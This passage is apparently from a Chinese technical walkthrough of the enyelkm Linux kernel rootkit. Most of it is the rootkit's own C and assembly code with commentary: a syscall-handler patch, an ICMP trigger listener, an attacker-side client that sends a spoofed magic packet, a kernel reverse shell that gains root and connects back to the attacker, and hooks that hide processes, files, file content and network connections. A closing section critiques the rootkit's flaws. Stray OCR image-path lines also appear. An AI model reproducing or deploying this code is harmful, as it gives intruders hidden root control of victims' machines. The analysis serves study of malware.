c1002e00:      0f 83 85 01 00 00      jae    0xc1002f8b
```

变为

```
                                      push   XXXXXXXX        I 处的地址
                                      ret
```

也就是使 CPU 跳转到 I 处于执行。

用 idt_handler + 5 的地址来填充

现在用 0x900x900x900x90 来填充，即 4 个 nop 指令，变为如下

```
c1002e00:      xx xx xx xx 00 00      nop nop nop nop 00 00
```

268 行，使得 p 指向 c1002e00。
269 行，把 nop 改为 0xc3，即 ret 指令

```
c1002e00:      c3 90 90 90 00 00      ret nop nop nop 00 00
```

修补过的 sysenter_entry handler 如下：


```
c1002db0:      8b a4 24 04 de ff ff   mov    0xffffde04(%esp),%esp
c1002db7:      fb                    sti
c1002db8:      6a 7b                 push   $0x7b
c1002dba:      55                    push   %ebp
c1002dbb:      9c                    pushf
c1002dbc:      6a 73                 push   $0x73
c1002dbe:      ff b4 24 34 f0 ff ff  pushl  0xfffff034(%esp)
c1002dc5:      81 fd fd ff ff bf     cmp    $0xbffffffd,%ebp
c1002dcb:      0f 83 92 01 00 00     jae    0xc1002f63
c1002dd1:      8b 6d 00              mov    0x0(%ebp),%ebp
c1002dd4:      50                    push   %eax
c1002dd5:      fc                    cld
c1002dd6:      06                    push   %es
c1002dd7:      1e                    push   %ds
c1002dd8:      50                    push   %eax
c1002dd9:      55                    push   %ebp
c1002dda:      57                    push   %edi
c1002ddb:      56                    push   %esi
c1002ddc:      52                    push   %edx
c1002ddd:      51                    push   %ecx
c1002dde:      53                    push   %ebx
c1002ddf:      ba 7b 00 00 00        mov    $0x7b,%edx
c1002de4:      8e da                 movl   %edx,%ds
c1002de6:      8e c2                 movl   %edx,%es
c1002de8:      bd 00 f0 ff ff        mov    $0xfffff000,%ebp
c1002ded:      21 e5                 and    %esp,%ebp
c1002def:      66 f7 45 08 81 01     testw  $0x181,0x8(%ebp)
c1002df5:      0f 85 29 01 00 00     jne    0xc1002f24
c1002dfb:      68 xx xx xx xx        push   XXXXXXXX       XXXXXXXX 是 idt_handler 中 I 处的
                                                           地址
c1002e00:      c3                    ret                   从这里跳转到 idt_handler 中去
c1002e01:      83 85 01 00 00        db 0x83 0x85 0x01 0x00 0x00    变成垃圾，但由于不会执行
                                                                    所以无害
c1002e06:      ff 14 85 a0 34 20 c1  call   *0xc12034a0(,%eax,4)      系统调用表地址
c1002e0d:      89 44 24 18           mov    %eax,0x18(%esp)
c1002e11:      fa                    cli
c1002e12:      8b 4d 08              mov    0x8(%ebp),%ecx
```

```
c1002e15:       66 f7 c1 ff fe          test    $0xfeff,%cx
c1002e1a:       0f 85 2c 01 00 00       jne     0xc1002f4c
c1002e20:       8b 54 24 28             mov     0x28(%esp),%edx
c1002e24:       8b 4c 24 34             mov     0x34(%esp),%ecx
c1002e28:       31 ed                   xor     %ebp,%ebp
c1002e2a:       fb                      sti
```

从上面的代码看到，当系统调用是由 sysenter_entry handler 实现时，在进入 rootkit 中的 idt_handler 代码后，再次返回到内核中的点是 int 0x80 handler 中，而不是这里的地址 c1002e0d 处（在 sysenter_entry handler 代码中），这是比较诡异的地方。

黑客与肉鸡沟通方式

下图大致描述了黑客是怎样与“肉鸡”沟通的。



③肉鸡的 reverse_shell 进程与黑客进行联系
④黑客知道这时肉鸡活了，可以向肉鸡发送命令了
⑤reverse_shell 进程在收到黑客的命令后，自己并不处理，而是交由其生成的 bash 进程来处理
⑥bash 进程执行黑客的命令，并把输出返回给 reverse_shell 进程，而 reverse_shell 进程由通过③与黑客建立的链接把执行命令的结果返回给黑客。对黑客而言就象直接在与 bash 打交道

下面由代码来分析上图中的过程
在 base.c 中的 init_module（）函数中有如下代码：

```
/* insertamos el nuevo filtro */
my_pkt.type=htons(ETH_P_ALL);
my_pkt.func=capturar;
dev_add_pack(&my_pkt);
```

注册网卡的网络包处理器 capturar 函数，其在 remote.c 文件中。当网卡收到数据包后，就会调用该处理器。

```
193  int capturar(struct sk_buff *skb, struct net_device *dev, struct packet_type *pkt,
194                                    struct net_device *dev2)
195  {
196  unsigned short len;
197  char buf[256];
198  int i;
199
200  /* debe ser icmp */
201  if (skb->nh.iph->protocol != 1)
202          {
```

```
203         kfree_skb(skb);
204         return(0);
205         }
206
207 /* el icmp debe ser para nosotros */
208 if (skb->pkt_type != PACKET_HOST)
209         {
210         kfree_skb(skb);
211         return(0);
212         }
213
214 len = (unsigned short) skb->nh.iph->tot_len;
215 len = htons(len);
216
217 /* no es nuestro icmp */
218 if (len != (28 + strlen(ICMP_CLAVE) + sizeof(unsigned short)))
219         {
220         kfree_skb(skb);
221         return(0);
222         }
223
224 /* copiamos el packete */
225 memcpy (buf, (void *) skb->nh.iph, len);
226
227 /* borramos los null */
228 for (i=0; i < len; i++)
229         if (buf[i] == 0)
230                 buf[i] = 1;
231 buf[len] = 0;
232
233 if(strstr(buf,ICMP_CLAVE) != NULL)
234                 {
235                 unsigned short *puerto;
236
237                 puerto = (unsigned short *)
238                                         ((void *)(strstr(buf,ICMP_CLAVE) +
strlen(ICMP_CLAVE)));
239
240                 global_port = *puerto;
241                 global_ip = skb->nh.iph->saddr;
242
243                 lanzar_shell = 1;
244                 }
245
246 kfree_skb(skb);
247 return(0);
248
249 } /******** fin capturar() *********/
```

该函数最核心的就是第 233 行代码，其查看收到的 icmp 包中是否有“ENYELKMICMPKEY”这个字符串。如果有的话，就是表示是“主人”在召唤了。240，241 行获得黑客机器的 IP 地址和端口号。并设置可以启动“reverse_shell”标志（243 行）。

capturar（）函数就象个潜伏在肉鸡中的间谍，平时静静等待，一旦有黑客召唤就开始活动。

而由 connect.c 文件编译成的运行在黑客机器上的 connect 程序就可以发出让肉鸡开始间谍活动的特殊的 icmp 包。

```
 28 int main(int argc, char *argv[])
 29 {
 30 struct sockaddr_in dire;
 31 unsigned short puerto;
 32 int soc, soc2;
 33 fd_set s_read;
 34 unsigned char tmp;
 35
 36
 37 if(geteuid())
 38     {
```

```
    printf("\nYou need root level (to use raw sockets).\n\n");
    exit(-1);
    }

if (argc < 2)
    {
        printf("\nUtility to connect reverse shell from enyelkm:\n");
        printf("\n%s ip_dest [port]\n\n", argv[0]);
        exit(-1);
        }

if (argc > 2)
        puerto = (unsigned short) atoi(argv[2]);
else
        puerto = 8822;


if ((soc = socket(AF_INET, SOCK_STREAM, 0)) == -1)
    {
    printf("error creating socket.\n");
    exit(-1);
    }

bzero((char *) &dire, sizeof(dire));

dire.sin_family = AF_INET;
dire.sin_port = htons(puerto);
dire.sin_addr.s_addr = htonl(INADDR_ANY);

while(bind(soc, (struct sockaddr *) &dire, sizeof(dire)) == -1)
        dire.sin_port = htons(++puerto);

listen(soc, 5);
```

上面是 connect 建立 socket，要注意的是它的工作方式是“服务器”方式

```
printf("\n* Launching reverse_shell:\n\n");
fflush(stdout);

enviar_icmp(argv[1], puerto);
```

该函数就是生成一个带有“ENYELKMICMPKEY”这串邪恶字符串的 icmp 包，发送给肉鸡。

```
printf("Waiting shell on port %d (it may delay some seconds) ...\n", (int)
puerto);
fflush(stdout);
soc2 = accept(soc, NULL, 0);
```

这里 accept 等待肉鸡这个客户端发来的链接请求，就象一个间谍从广播中受到特定含义的消息后解码这条消息，获得与上级联络的方式，然后就主动的找上级。

```
printf("launching shell ...\n\n");
printf("id\n");
fflush(stdout);
write(soc2, "id\n", 3);        向肉鸡发送 id 命令


```

下面的循环就是不断重复如下过程：
1．把黑客的命令通过 soc2 这个链接发送给肉鸡
2．通过 soc2 得到肉鸡执行命令的回应，然后显示

整个过程就象 telnet 到肉鸡上一样

```
while(1)
    {
```

```
 89      FD_ZERO(&s_read);
 90         FD_SET(0, &s_read);
 91      FD_SET(soc2, &s_read);
 92
 93      select((soc2 > 0 ? soc2+1 : 0+1), &s_read, 0, 0, NULL);
```

通过 select 调用等待肉鸡的回应

```
 94
 95      if (FD_ISSET(0, &s_read))
 96          {
 97          if (read(0, &tmp, 1) == 0)      从键盘接受命令，这里按下 Ctrl-C 可以退出循环
 98              break;
 99          write(soc2, &tmp, 1);           把键盘输入的命令发送到肉鸡
100          }
101
102      if (FD_ISSET(soc2, &s_read))        肉鸡有回应吗
103          {
104          if (read(soc2, &tmp, 1) == 0)          有，则把回应显示在屏幕上
105              break;
106          write(1, &tmp, 1);
107          }
108
109      } /* fin while(1) */
110
111
112  exit(0);
113
114  } /***** fin de main() *****/
```

enviar_icmp()函数通过 raw socket 编程来生成唤醒肉鸡上的 rootkit 的特殊的 icmp 包。

```
117  int enviar_icmp(char *ipdestino, unsigned short puerto)
118  {
119  int soc, n, tot;
120  long sum;
121  unsigned short *p;
122  struct sockaddr_in adr;
123  unsigned char pqt[4096];
124  struct iphdr *ip = (struct iphdr *) pqt;
125  struct icmphdr *icmp = (struct icmphdr *)(pqt + sizeof(struct iphdr));
126  char *data = (char *)(pqt + sizeof(struct iphdr) + sizeof(struct icmphdr));
127
128  bzero(pqt,4096);
129  bzero(&adr, sizeof(adr));
130  strcpy(data, ICMP_CLAVE);      该 icmp 包中包含的“ENYELKMICMPKEY”字符串
131  p = (unsigned short *)((void *)(data + strlen(data)));
132  *p = puerto;                   黑客所等待的端口号
133
134  tot = sizeof(struct iphdr) + sizeof(struct icmphdr) + strlen(ICMP_CLAVE) +
sizeof(puerto);
135
136  if((soc=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == -1)
137          {                                          建立的 socket 是 raw socket，即你可以完全
138          perror("error creating socket.\n");        控制 ip 包
139          exit(-1);
140          }
141
```

下面是填写 ip 包的各个数据

```
142  adr.sin_family = AF_INET;
143  adr.sin_port = 0;
144  adr.sin_addr.s_addr = inet_addr(ipdestino);
145
146  ip->ihl = 5;
147  ip->version = 4;
148  ip->id = rand() % 0xffff;
149  ip->ttl = 0x40;
150  ip->protocol = 1;
151  ip->tos = 0;
```

```
152  ip->tot_len = htons(tot);
153  ip->saddr = 0;          ip 的源地址为 0，黑客当然不会傻到把自己的真实 ip 地址填进去，以暴露身份
154  ip->daddr = inet_addr(ipdestino);      肉鸡的 ip 地址
155
156  icmp->type = ICMP_ECHO;         类似 ping 发出的 echo 包
157  icmp->code = 0;
158  icmp->un.echo.id = getpid() && 0xffff;
159  icmp->un.echo.sequence = 0;
160
161  printf("Sending ICMP ...\n");
162  fflush(stdout);
163
164  n = sizeof(struct icmphdr) + strlen(ICMP_CLAVE) + sizeof(puerto);
165  icmp->checksum = 0;
166  sum = 0;
167  p = (unsigned short *)(pqt + sizeof(struct iphdr));
168
169  while (n > 1)
170          {
171          sum += *p++;
172          n -= 2;
173          }
174
175  if (n == 1)
176          {
177          unsigned char pad = 0;
178          pad = *(unsigned char *)p;
179          sum += (unsigned short) pad;
180          }
181
182  sum = ((sum >> 16) + (sum & 0xffff));
183  icmp-> checksum = (unsigned short) ~sum;
184
185  if ((n = (sendto(soc, pqt, tot, 0, (struct sockaddr*) &adr,
186      sizeof(adr)))) == -1)
187          {
188          perror("error sending data.\n");
189          exit(-1);
190          }
191
192
193  return(0);
194
195  } /********* fin de enviar_icmp() ********/
```

肉鸡在收到该特殊 icmp 包后，只是把 lanzar_shell 这个标志置 1。

当肉鸡有任何的读操作时，就会触发肉鸡上的 rootkit 开始工作。见 read.c 中的 hacked_read（）函数。

```
262  asmlinkage ssize_t hacked_read(int fd, void *buf, size_t nbytes)
263  {
264  struct pt_regs regs;
265  struct file *fichero;
266  int fput_needed;
267  ssize_t ret;
268
269
270  /* se hace 1 copia del proceso y se lanza la shell */
271  if (lanzar_shell == 1)
272      {
273          memset(&regs, 0, sizeof(regs));
274
275          regs.xds = __USER_DS;
276          regs.xes = __USER_DS;
277          regs.orig_eax = -1;
278          regs.xcs = __KERNEL_CS;
279          regs.eflags = 0x286;
280          regs.eip = (unsigned long) reverse_shell;
281
```

```
282     lanzar_shell = 0;
283
284         (*my_do_fork)(0, 0, &regs, 0, NULL, NULL);
285     }
286
287 /* seteamos read_activo a uno */
288 read_activo = 1;
289
290 /* error de descriptor no valido o no abierto para lectura */
291 ret = -EBADF;
292
293 fichero = e_fget_light(fd, &fput_needed);
294
295 if (fichero)
296         {
297         ret = vfs_read(fichero, buf, nbytes, &fichero->f_pos);
298
299         /* aqui es donde analizamos el contenido y ejecutamos la
300         funcion correspondiente */
301
302         switch(checkear(buf, ret, fichero))
303             {
304             case 1:
305                         /* marcas */
306                 ret = hide_marcas(buf, ret);
307                 break;
308
309                case 2:
310                         /* ocultar conexion */
311                         ret = ocultar_netstat(buf, ret);
312                         break;
313
314             case -1:
315                 /* no hacer nada */
316                 break;
317             }
318
319         fput_light(fichero, fput_needed);
320         }
321
322 /* seteamos read_activo a cero */
323 read_activo = 0;
324
325 return ret;
326
327 } /********** fin hacked_read **********/
```

上面标蓝的是与与启动 rootkit 有关的代码（其他代码是为了隐藏文件和网络链接）。
271 行判断 lanzar_shell 标志是否置位，如果是则创建一个新进程，该进程运行的代码为 280 行设置的 reverse_shell。

reverse_shell 在 remoto.c 中

```
 83 int reverse_shell(void *ip)
 84 {
 85 struct task_struct *ptr = current;
 86 struct sockaddr_in dire;
 87 struct pt_regs regs;
 88 mm_segment_t old_fs;
 89 unsigned long arg[3];
 90 int soc, tmp_pid;
 91 unsigned char tmp;
 92 fd_set s_read;
 93
 94
 95 old_fs = get_fs();
 96
 97 ptr->uid = 0;          本进程将以 root 权限运行，这样其创建的 bash 进程将同样具有 root 权限
 98 ptr->euid = 0;
 99 ptr->gid = SGID;       置特殊的 GID，可以隐藏该进程，同样其创建的 bash 也将被隐藏
```

```
100 ptr->egid = 0;
101
102 arg[0] = AF_INET;
103 arg[1] = SOCK_STREAM;
104 arg[2] = 0;
105
106 set_fs(KERNEL_DS);
107
108 if ((soc = socketcall(SYS_SOCKET, arg)) == -1)
109         {
110         set_fs(old_fs);
111         lanzar_shell = 1;
112
113     e_exit(-1);
114         return(-1);
115     }
116
117 memset((void *) &dire, 0, sizeof(dire));
118
119 dire.sin_family = AF_INET;
120 dire.sin_port = htons((unsigned short) global_port);
121 dire.sin_addr.s_addr = (unsigned long) global_ip;
122
123 arg[0] = soc;
124 arg[1] = (unsigned long) &dire;
125 arg[2] = (unsigned long) sizeof(dire);
126
127 if (socketcall(SYS_CONNECT, arg) == -1)
128         {
129         close(soc);
130         set_fs(old_fs);
131         lanzar_shell = 1;
132
133         e_exit(-1);
134         return(-1);
135         }
136
137 /* pillamos tty */
138 epty = get_pty();
139
140 /* ejecutamos shell */
141 set_fs(old_fs);
142
143 memset(&regs, 0, sizeof(regs));
144 regs.xds = __USER_DS;
145 regs.xes = __USER_DS;
146 regs.orig_eax = -1;
147 regs.xcs = __KERNEL_CS;
148 regs.eflags = 0x286;
149 regs.eip = (unsigned long) ejecutar_shell;
150 tmp_pid = (*my_do_fork)(0, 0, &regs, 0, NULL, NULL);
151
152 set_fs(KERNEL_DS);
153
154
155 while(1)
156         {
157         FD_ZERO(&s_read);
158         FD_SET(ptmx, &s_read);
159         FD_SET(soc, &s_read);
160
161         _newselect((ptmx > soc ? ptmx+1 : soc+1), &s_read, 0, 0, NULL);
162
163         if (FD_ISSET(ptmx, &s_read))
164                 {
165                 if (read(ptmx, &tmp, 1) == 0)
166                         break;
167                 write(soc, &tmp, 1);
168                 }
169
170         if (FD_ISSET(soc, &s_read))
```

```
171                 {
172                 if (read(soc, &tmp, 1) == 0)
173                         break;
174                 write(ptmx, &tmp, 1);
175                 }
176
177         } /* fin while */
178
179
180 /* matamos el proceso */
181 kill(tmp_pid, SIGKILL);
182
183 /* salimos */
184 set_fs(old_fs);
185 e_exit(0);
186
187 return(-1);
188
189 } /********** fin reverse_shell **********/
```


reverse_shell 做了 4 件事情。

1. 97 到 100 行，设置本进程具有 root 权限
2. 119 到 135 行，与黑客的机器建立链接
3. 143 到 150 行，创建新进程运行 bash shell。
4. 155 到 177 行，整个循环就是从与黑客的 socket 链接(soc)中读取发来的命令，然后通过虚拟终端机制发送给其子进程 bash；同时接受来自 bash 的回应，再通过 soc 发送给黑客。

这里有两点比较有趣：

1. 是肉鸡发起的 connect 请求，链接到黑客，而不是常规的把肉鸡作为服务端，等待在某个与黑客商定的端口上，由黑客 connect 到肉鸡。这样的最大好处是可以躲避防火墙。因为防火墙对来自外部的链接是严格审查的，而对从内部发起的链接则比较宽松。虽然可以把防火墙配置成由内部发起的链接也严格审查，但大部分防火墙的默认配置恐怕都不是这样的。
2. 是 reverse_shell 进程与其子进程 bash shell 之间的沟通方式。这是一种一般 Unix 编程教材上很少提到的进程间通讯方式。通过虚拟终端来进行进程间通讯。正是由于少见，很值得分析一下，见附录。

从进程的角度来看一下吧：



黑客通过运行在本机的 connect 进程来远程控制肉鸡，如同就坐在肉鸡前面，用 root 账户登录后，通过 bash shell 来访问肉鸡上的系统。

隐藏目录，文件，进程，网络连接的方式

隐藏目录，文件，进程，网络连接是一个 rootkit 必备的功能，否则怎么生存？人要发展，首先要能活着。搞破坏也一样，前提是不被肉鸡的主人发现，黑客不能指望个个肉鸡主人是菜鸟。

隐藏进程，目录和文件

被截获的 getdents64() 系统调用实现了该功能。

```
37 asmlinkage long hacked_getdents64
38          (unsigned int fd, struct dirent64 *dirp, unsigned int count)
39 {
40 struct dirent64 *td1, *td2;
41 long ret, tmp;
42 unsigned long hpid;
43 short int mover_puntero, ocultar_proceso;
44
45
46 /* llamamos a la syscall original */
47 ret = (*orig_getdents64) (fd, dirp, count);
48
49 /* si vale cero retornamos */
50 if (!ret)
51         return(ret);
52
53
54 /* copiamos la lista al kernel space */
55 td2 = (struct dirent64 *) kmalloc(ret, GFP_KERNEL);
56 __copy_from_user(td2, dirp, ret);
57
58
59 /* inicializamos punteros y contadores */
60 td1 = td2, tmp = ret;
61
62 while (tmp > 0)
63         {
```

```
    64          tmp -= td1->d_reclen;
    65          mover_puntero = 1;
    66          ocultar_proceso = 0;
    67          hpid = 0;
    68
    69          hpid = simple_strtoul(td1->d_name, NULL, 10);
    70
    71          /* ocultacion de procesos */
    72          if (hpid != 0)
    73                  {
    74                  struct task_struct *htask = current;
    75
    76                  /* buscamos el pid */
    77                  do  {
    78                          if(htask->pid == hpid)
    79                                  break;
    80                          else
    81                                  htask = next_task(htask);
    82                          } while (htask != current);
    83
    84                  /* lo ocultamos */
    85                  if (((htask->pid == hpid) && (htask->gid == SGID)) ||
    86                          ((htask->pid == hpid) && (strstr(htask->comm, SHIDE) !=
NULL)))
    87                          ocultar_proceso = 1;
    88           }
    89
    90
    91          /* ocultacion de ficheros/directorios */
    92          if ((ocultar_proceso) || (strstr(td1->d_name, SHIDE) != NULL))
    93                  {
    94                  /* una entrada menos */
    95                  ret -= td1->d_reclen;
    96
    97                  /* no moveremos el puntero al siguiente */
    98                  mover_puntero = 0;
    99
   100                  if (tmp)
   101                          /* no es el ultimo */
   102                          memmove(td1, (char *) td1 + td1->d_reclen, tmp);
   103                  }
   104
   105          if ((tmp) && (mover_puntero))
   106                  td1 = (struct dirent64 *) ((char *) td1 + td1->d_reclen);
   107
   108          } /* fin while */
   109
   110  /* copiamos la lista al user space again */
   111  __copy_to_user((void *) dirp, (void *) td2, ret);
   112  kfree(td2);
   113
   114  return(ret);
   115
   116  } /********** fin hacked_getdents[64] *********/
```

47 行通过调用原函数实现真正的读取目录项的功能，读取到的内容在 dirp buffer 中，下面就是要过滤该 buffer 中的内容，把不想让肉鸡主人看到的过滤掉。

55-56 行，把 dirp buffer 中的内容复制一份，由于 dirp buffer 是用户态空间，所以要通过__copy_from_user（）。

62 行的循环就是过滤原 dirp buffer 中的内容。

69 行是把读取到的目录项名转换成数字。这实际上是针对/proc 目录下的以进程 pid 为目录的虚拟文件的查询。

72-88 行，当然能被传唤成数字并不一定是/proc 目录下的特殊目录，所以这里要在整个进程列表中查询是否这确实是进程。要隐藏某个进程必须满足两个条件（即 85 行和 86 行的判断）：
1．该进程的 GID 为 0x489196ab
2．该进程的可执行文件名中包含“**HIDE^IT**”这个特殊字符串

92-108 行，把不想让肉鸡主人看到的进程和文件过滤掉。

隐藏特定文件内容和网络连接

enyelkm rootkit 有隐藏任何文件中内容的功能，只要这些内容被包含在“#<HIDE_8762>”与“#</HIDE_8762>”之间。这初看是一个蛮好的功能，但我觉得这恐怕是其一大败笔。因为拥有这个看似迷人功能的代价是会极大影响整个系统的性能，我觉得得不偿失。

被截获的 read()系统调用实现了上面的功能。

```
297         ret = vfs_read(fichero, buf, nbytes, &fichero->f_pos);
298
299         /* aqui es donde analizamos el contenido y ejecutamos la
300         funcion correspondiente */
301
302         switch(checkear(buf, ret, fichero))
303             {
304             case 1:
305                         /* marcas */
306                 ret = hide_marcas(buf, ret);
307                 break;
308
309                case 2:
310                         /* ocultar conexion */
311                         ret = ocultar_netstat(buf, ret);
312                         break;
313
314             case -1:
315                 /* no hacer nada */
316                 break;
317             }
```

297 行实现真正地读取功能，然后就是对读取到的内容进行过滤。
306 行过滤文件中被包含在“#<HIDE_8762>”与“#</HIDE_8762>”中的内容
311 行过滤网络连接。

附录

进程间通过虚拟终端的通讯

在肉鸡上的 reverse_shell 进程与其子进程 bash shell 之间是通过虚拟终端来通讯的。比较有趣，故分析一下。

在 remoto.c 的 reverse_shell()函数中

```
138 epty = get_pty();
139
140 /* ejecutamos shell */
141 set_fs(old_fs);
142
143 memset(&regs, 0, sizeof(regs));
144 regs.xds = __USER_DS;
145 regs.xes = __USER_DS;
```

```
146  regs.orig_eax = -1;
147  regs.xcs = __KERNEL_CS;
148  regs.eflags = 0x286;
149  regs.eip = (unsigned long) ejecutar_shell;
150  tmp_pid = (*my_do_fork)(0, 0, &regs, 0, NULL, NULL);
151
152  set_fs(KERNEL_DS);
153
154
155  while(1)
156          {
157          FD_ZERO(&s_read);
158          FD_SET(ptmx, &s_read);
159          FD_SET(soc, &s_read);
160
161          _newselect((ptmx > soc ? ptmx+1 : soc+1), &s_read, 0, 0, NULL);
162
163          if (FD_ISSET(ptmx, &s_read))
164                  {
165                  if (read(ptmx, &tmp, 1) == 0)
166                          break;
167                  write(soc, &tmp, 1);
168                  }
169
170          if (FD_ISSET(soc, &s_read))
171                  {
172                  if (read(soc, &tmp, 1) == 0)
173                          break;
174                  write(ptmx, &tmp, 1);
175                  }
176
177          } /* fin while */
```

138 行打开“/dev/ptmx”虚拟终端设备，获得两个指示一对虚拟终端的设备描述符。其中主设备的描述符记录在全局变量 ptmx 中，而从设备在全局变量 epty 中。
这是一对很有趣的主从设备，构成双工的一对类似 pipe 一样的东西。

161 行的 select 就是等待在下面连个连接上：

- soc --- reverse_shell 与黑客的 connect 进程的 socket 连接
- ptmx --- reverse_shell 与其子进程 bash shell 之间的虚拟终端间的连接

soc 是普通的 tcp 连接，没有什么好说的。
ptmx 与 epty 构成一对主从虚拟终端。主从设备的概念就是往一个设备描述符中的写，则可以从另外的一个设备描述符中读出写入的数据。这象极了双工的管道（pipe）。


reverse_shell 握有 ptmx 描述符，而 bash shell 握有 epty 描述符在 bash shell 的子进程中有如下代码：

```
/* dupeamos */
dup2(epty, 0);
dup2(epty, 1);
dup2(epty, 2);
```

即 bash shell 的标准输入，标准输出，标准错误输出都被这里的虚拟终端从设备描述符 epty 替换。这样 reverse_shell 进程通过 ptmx 写入的东西，在 bash shell 进程看来就象是从键盘输入的命令，而 bash shell 进程运行命令后的输出，reverse_shell 进程可以从 ptmx 读出。

163 行 reverse_shell 检查 ptmx 设备是否可读（也就是 bash shell 是否有东西要输出），如果有，则在 165 行读取，然后在 167 行把读取到的 bash shell 的输出传递给黑客的 connect 进程。

170 行检查黑客的 connect 进程是否有东西传递过来，如果有则在 172 行通过 soc 读取黑客发来的命令，并在 174 行通过 ptmx 交给 bash shell 去处理。



上图举了一个黑客输入“ls”命令后是怎样具体处理的。
①黑客在自己的机器上的 connect 进程中输入“ls”，connect 会把该命令所表示字符串写入与肉鸡上的 reverse_shell 建立的 socket 连接
②reverse_shell 从 socket 连接中读取到该“ls”字符串
③reverse_shell 把接收到的“ls”字符串写入 ptmx 设备
④bash shell 从 epty 中获得输入就象从键盘接收到用户敲入的“ls”一样
⑤bash shell 运行“ls”命令
⑥bash shell 的任何输出（无论是正常输出还是错误输出）都被写入 epty
⑦reverse_shell 从 ptmx 可以接受到 bash 的运行结果
⑧reverse_shell 把接收到的 bash 运行结果原模原样的通过 socket 连接传递给黑客的 connect 进程
⑨黑客的 connect 进程收到肉鸡上的 bash shell 执行命令后的运行结果

可改善之处

enyelkm rootkit 在实现上有可改善之处。
1． 申请内核空间内存上有点随心所欲，忘了自己运行在内核态，而不是普通的用户态
在 read.c 中

```
80  int checkear(void *arg, int size, struct file *fichero)
81  {
82  char *buf;
83
84
85  /* si SSIZE_MAX <= size <= 0 retornamos -1 */
86  if ((size <= 0) || (size >= SSIZE_MAX))
87          return(-1);
88
89  /* reservamos memoria para el buffer y copiamos */
90  buf = (char *) kmalloc(size+1, GFP_KERNEL);
91  __copy_from_user((void *) buf, (void *) arg, size);
92  buf[size] = 0;
```

这里第 90 行是在内核分配 size + 1 字节的空间。关键这里的 size 是 read 系统调用的 size，而该值是完全可能非常大的（因为系统调用 read 所指向的内存是用户态的内存），比如应用程序调用如下 read:
read(fd, buf, 100000);
这在用户态是安全的，100000 并不是一个什么太了不起的值，但在上面的 checkear（）函数中，为了要分析 read 读取的内容，所以通过 kmalloc 申请同样大小的内核内存，然后在第 91 行把用户态的数据读入，以便分析。在 size 较大的情况下，kmalloc 完全可能失败，那第 91 将 crash 整个系统。

2． 堆栈上的临时空间有点滥用

```
   225 int ocultar_netstat(char *arg, int size)
   226 {
   227 char linea[256], *buf, *dst;
   228 int cont = 0, ret;
   229
   230
